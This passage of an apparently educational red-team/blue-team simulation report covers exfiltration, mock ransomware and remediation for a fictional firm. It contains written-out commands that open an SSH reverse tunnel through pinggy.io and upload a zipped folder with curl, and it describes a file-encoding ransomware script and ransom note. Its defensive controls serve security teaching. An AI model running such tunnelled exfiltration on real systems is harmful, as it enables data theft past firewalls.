
The entire /Disney folder was compressed into a ZIP archive on the desktop — a common staging technique to reduce file count, obfuscate the transfer, and minimise network noise.

EXFILTRATION – TUNNELLED TRANSFER VIA PINGGY.IO

```
ssh -p 443 -R 0:localhost:8080 a.pinggy.io
curl.exe --data-binary "@$env:USERPROFILE\Desktop\Disney.zip" https://hkqri-102-90-117-166.free.pinggy.net
```


The attacker used Pinggy.io reverse tunnelling service to expose their listening port 8080 to a public HTTPS endpoint. This bypassed common firewall rules that block direct outbound connections to non-standard ports, as the traffic rode over standard HTTPS (port 443).

POWERSHELL EXECUTION ON GM LAPTOP REMOTELY




The attacker executing PowerShell commands remotely on the GM's laptop to locate, compress, and stage the proprietary Disney folder exfiltration.

TUNNELLED LISTENING SERVER ON LINUX TERMINAL




Attacker's Linux terminal displaying the active Pinggy.io tunnel and HTTP listener on port 8080, ready to receive the incoming exfiltrated file.

EXFILTRATED ZIP RECEIVED ON LINUX TERMINAL




Confirmation message on the attacker's Linux terminal showing the Disney.zip folder successfully received through the Pinggy.io tunnel.

EXFILTRATED ZIP RECEIVED ON WINDOWS POWERSHELL




Same exfiltration confirmed from the attacker's Windows PowerShell listener perspective.

EXFILTRATED DISNEY FOLDER OPENED ON ATTACKER TERMINAL




Extracted Disney folder displayed on the attacker's Linux terminal revealing the directory structure.



SecretRecipe.txt file opened on the attacker's terminal confirming complete asset theft.

EXFILTRATED FOLDER ON ATTACKER WINDOWS FILE EXPLORER



Exfiltrated Disney folder confirmed accessible on the attacker's Windows system which demonstrates cross-platform successful exfiltration.

2.3 BLUE TEAM – DATA LOSS PREVENTION CONTROLS

The following defensive countermeasures directly address the attack techniques used in Phase 2:

- File Encryption at Rest: Sensitive files such as the secret recipe must be encrypted at rest using AES-256, ensuring that even if exfiltrated, the content remains unreadable without the decryption key.
- Windows Object Access Auditing (Event ID 4663): Enabling auditing on sensitive directories ensures that every file access, read, copy, and modify event is logged and forwarded to a SIEM for analysis.
- Data Loss Prevention (DLP) Agent: A DLP agent deployed on corporate endpoints can detect and block the creation of large compressed archives (ZIP/RAR) within user profile directories and prevent upload to unapproved external endpoints.
- Network Traffic Monitoring (IDS/IPS): Rules on a Snort or Suricata IDS can be configured to detect large outbound data transfers to unknown external IP addresses, trigger alerts on non-standard port usage, and flag tunnelling protocols (SSH reverse tunnels over port 443) as anomalies.
- Principle of Least Privilege (PoLP): The GM's daily account should not hold local administrator rights. Without admin privileges, the PowerShell execution policy restrictions would prevent unsigned scripts from executing remotely.

PHASE 3: IMPACT GENERATION (MOCK RANSOMWARE)


With a successfully exfiltration, the attacker escalated the attack: simulated ransomware deployment. A PowerShell-based ransomware script was executed remotely to encode all files in the target directory, rename them with a .locked extension, and drop a ransom demand note, all without using irreversible cryptographic keys, keeping the simulation fully safe and reversible.

3.1 RED TEAM – RANSOMWARE SCRIPT EXECUTION

The ransomware simulation script operated as follows:


- Target Scope: Only files on the desktop directory were targeted to keep the simulation controlled and safe.

- Encoding Mechanism: Each file's binary content was read and re-encoded as a Base64 string, a reversible transformation simulating encryption without actual key-based cryptography.
- File Renaming: Every affected file was renamed with a .locked extension, mimicking real ransomware behaviour that prevents access to the original content.
- Ransom Note: A README_RANSOM.txt file was written to the desktop containing the extortion demand.




LOCKED FILES AND RANSOM NOTE ON GM LAPTOP DESKTOP

GM's laptop displaying all files renamed with the .locked extension alongside the README_RANSOM.txt file, simulating a live ransomware incident.



CORRUPTED (ENCODED) FILE CONTENT

Locked file opened showing encoded content that renders the data unreadable to the victim.




RANSOM NOTE OPENED ON GM LAPTOP

The README_RANSOM.txt extortion note opened on the GM's laptop demanding $500,000 in cryptocurrency, simulating the psychological pressure phase of a ransomware attack.

3.2 DECRYPTION / FILE RESTORATION (POST-RANSOM SIMULATION)


To demonstrate that the simulation was fully reversible and that data recovery was possible without paying a ransom, validating the effectiveness of backup and recovery strategies, the restoration script was executed. This decoded all Base64-encoded files, removed the .locked extension, and deleted the ransom note, restoring all files to their original state.



FILES RESTORED ON GM LAPTOP AFTER RANSOM SIMULATION

All files in the Disney folder successfully restored to their original state after the decryption script was executed, demonstrating viable recovery without paying the ransom.

RESTORED SECRET RECIPE FILE SUCCESSFULLY OPENED



The SecretRecipe.txt file fully restored and readable on the GM's laptop, confirming complete and successful file recovery post-ransomware simulation.

3.3 BLUE TEAM – ENDPOINT PROTECTION & RECOVERY

The following defensive mechanisms address the ransomware threat:

- Endpoint Detection & Response (EDR): A modern EDR solution monitors for behavioural indicators of ransomware rather than static signatures. Key triggers include: a single process modifying large numbers of file extensions within seconds; mass creation of .locked, .encrypted, or unusual extension files; and creation of ransom note text files in multiple directories simultaneously.
- Controlled Folder Access (Windows Defender): Enabling Windows Controlled Folder Access prevents untrusted and unsigned scripts from modifying files inside protected directories (e.g., Documents, Desktop). The ransomware PowerShell script would be blocked before it could touch any files.
- Anti-Ransomware Canary Files: Placing hidden 'canary' files in critical directories triggers an instant alert the moment any process attempts to modify them — providing near-zero-latency ransomware detection.
- 3-2-1 Backup Strategy: Maintaining 3 copies of critical data on 2 different media types with 1 off-site immutable backup ensures that COCA MOKA can restore to a clean T-minus-1-hour snapshot without paying the $500,000 ransom.
- AppLocker / Application Whitelisting: Restricting execution to only signed and corporate-approved applications would prevent the execution of unsigned PowerShell scripts entirely.

PHASE 4: DEFENSIVE REMEDIATION

This phase synthesises all lessons learned from the offensive simulation into a permanent, layered defensive architecture for COCA MOKA. Each remediation pillar directly addresses a systemic failure identified during the red team engagement.

4.1 IDENTITY GOVERNANCE – ZERO TRUST BASELINE

The GM's account was found to have excessive privileges, enabling execution of unsigned remote scripts. The following controls establish a Zero Trust identity posture:

- Multi-Factor Authentication (MFA): Enforced for all corporate accounts across email, VPN, and internal systems. MFA ensures that credential theft alone is insufficient for account compromise.
- Principle of Least Privilege (PoLP): The GM's day-to-day account should not carry local administrator rights. Administrative access should be granted only when required and via a separate, monitored privileged account.
- Privileged Access Management (PAM): A PAM solution controls, monitors, and records all privileged sessions, providing a complete audit trail of any administrative activity.


4.2 HOST HARDENING & EDR DEPLOYMENT

- Application Whitelisting (AppLocker): Only signed and explicitly approved applications and scripts can execute on corporate endpoints. This control directly blocks the RAT payload and the PowerShell ransomware script.
- Windows Controlled Folder Access: Protects designated sensitive directories from unauthorised modification by any process not on the approved application list.
- EDR Deployment: A behavioural EDR platform (e.g., CrowdStrike Falcon, SentinelOne) provides real-time threat hunting, lateral movement detection, and automated ransomware containment.

4.3 SYSTEM RESTORE & BACKUP CONTROLS


As part of the defensive demonstration, system restore points were configured and automated using Windows Task Scheduler — validating that recovery is possible without capitulating to a ransom demand.

SYSTEM PROTECTION ENABLED ON GM LAPTOP




System Protection enabled on the GM's laptop drive to allow rollback to a pre-incident state.

POWERSHELL: SETTING RESTORE POINT FREQUENCY




PowerShell command to set restore point frequency to 0 minutes.

TASK SCHEDULER: AUTOMATED RESTORE POINT CREATION



Windows Task Scheduler configured to create restore points at regular automated intervals.

SYSTEM RESTORE POINTS SUCCESSFULLY CREATED



Multiple restore points created by the Scheduler providing rollback capability to pre-incident states.

4.4 NETWORK SEGMENTATION & ARCHITECTURAL REDESIGN

- IP Enclave for Critical Assets: The secret recipe must be removed from individual endpoints entirely. It should reside only within a heavily guarded, air-gapped or network-segmented file server in an isolated VLAN.
- Next-Generation Firewall (NGFW) Access Controls: Strict NGFW rules should allow only the specific, registered IP addresses of the CEO and GM to access the file server. All other connection attempts should be denied and logged.
- Network Monitoring & IDS/IPS: Deploy Snort or Suricata rules to flag: large outbound data transfers, reverse tunnel traffic (SSH over non-standard ports), connections to known tunnelling service domains (pinggy.io, ngrok.io, etc.), and rapid sequential file access to sensitive directories.

RED TEAM VS BLUE TEAM CORRELATION FRAMEWORK

Below is every offensive action executed during the simulation mapped to a corresponding Indicator of Compromise (IoC) and defensive countermeasure that would detect, prevent, or recover from it.

Phase	Red Team Action	IoC (Blue Team Signal)	Defensive Remedy
Phase 1 – Recon	OSINT collection on GM via social media and public directories	(passive — no direct network contact)	Digital footprint minimisation policy; restrict public social media for C-suite and GMs
Phase 1 – Phishing	Spear-phishing email with RAT-embedded PDF attachment	Lookalike sender domain; external email from unregistered org	DMARC quarantine policy; external email banners; attachment sandboxing
Phase 2 – Access	RAT executed on GM laptop via phishing attachment	Unsigned executable spawned by PDF reader process	AppLocker whitelisting; EDR process-tree monitoring
Phase 2 – Discovery	PowerShell Get-ChildItem recursive search for 'Secret' files	Event ID 4663: sensitive directory file enumeration	Windows Object Access Auditing; SIEM alerting on Event ID 4663
Phase 2 – Staging	Compress-Archive on the Documents/Disney folder	Compress-Archive in user profile directory; large archive created	DLP agent blocking archive creation in user profile paths; PowerShell logging

Phase	Red Team Action	IoC (Blue Team Signal)	Defensive Remedy
